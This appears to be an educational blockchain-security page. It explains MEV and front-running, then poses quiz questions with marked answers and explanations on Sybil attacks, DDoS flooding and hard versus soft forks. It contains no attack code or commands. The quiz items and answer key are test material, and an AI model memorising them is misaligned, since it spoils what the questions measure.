MEV, or Miner Extractable Value, refers to the profit a validator can make through their ability to include, exclude, or reorder transactions within the blocks they produce as a result of public blockchain's inherent property - transparency. One of the most common manifestations of MEV is front-running, where validators prioritize or even insert their own transactions to take advantage of favorable trade opportunities on decentralized exchanges before others can. For instance, if a large trade is about to significantly change the price of a token, a validator might front-run this trade to benefit from the anticipated price movement. This practice can compromise fairness and trust in decentralized finance (DeFi) platforms.

Things often get out of hand when the same front-running is done by malicious actors who see a transaction (large ones typically) before it is confirmed and then place their own transaction ahead of it to profit from the price difference. Here, they not only seek to gain an unfair advantage over other users but also essentially manipulate the larger market causing losses to the general public.

Consider a malicious attacker creating multiple pseudonymous identities by taking control over a node or group of nodes. These nodes are then used to spread misinformation, disrupt consensus, or attempt to influence the network's decisions. What is the nefarious act known as in the context of blockchain?

A. Sybil attack ✓

B. 51% attack

C. DDoS attack

D. Spam attack

The primary goal of a Sybil Attack is to undermine the network's integrity by flooding it with a large number of malicious nodes, often controlled by a single attacker. The attacker aims to control or disrupt the network by having a significant presence, but not necessarily take over the network by claiming majority of the network's computational or staking power like in the case of 51% attacks.

As modern blockchain networks strive to reduce transaction fees, which attack type lets attackers cheaply flood the network with low cost requests to slow/disrupt it?

A. Eclipse attack

B. Replay Attack

C. Timejacking

D. DDoS attack ✓

DoS and DDoS attacks have become an issue for even the latest L1 chains focused on scalability and low gas fees. These attacks involve flooding a network with many small transaction requests inexpensively, typically using bots, causing it to become slow or entirely unreachable for legitimate users. Consider a DDoS attack like rapidly dumping buckets of water into a sink at capacity; the overwhelming rush can easily cause it to spill over and malfunction its surroundings.

In public blockchains, what permanent consequence occurs when validators fail to achieve consensus on the upcoming blocks or transactions to be appended?

A. The blockchain splits into two separate chains (hard fork)

B. The blockchain is temporarily halted until there is a consensus to ensure the network stays immutable

C. The blockchain maintains a single chain, but introduces stricter rules that not all nodes need to adopt immediately (soft fork)

D. The validators with the most resources get to decide which blocks to add to the blockchain

A hard fork is a type of blockchain fork that occurs when a disagreement among miners or validators leads to a change in the blockchain protocol causing two different chains. Example: Ethereum and Ethereum Classic. This can happen for a variety of reasons, such as when nodes disagree about whether or not to implement a "significant" change proposed by the majority of network nodes (nodes collectively run the network) so much so that it forces dissenting nodes to form a new chain. In the two chains - one chain will follow the old protocol and the other chain follows the new protocol. Validators and users can choose to follow either chain, but the two chains are incompatible with each other.

A soft fork is a type of blockchain fork that occurs when typically minor updates or changes are made to the blockchain protocol in a way that remains backward-compatible. In other words, the new rules are designed to be more restrictive or inclusive than the existing ones but do not create a separate chain. This means that validators and users who upgrade can still participate in the same network, while those who do not upgrade may continue to operate under the old rules however ultimately choose to upgrade later on. Bitcoin's SegWit is an example of a soft fork.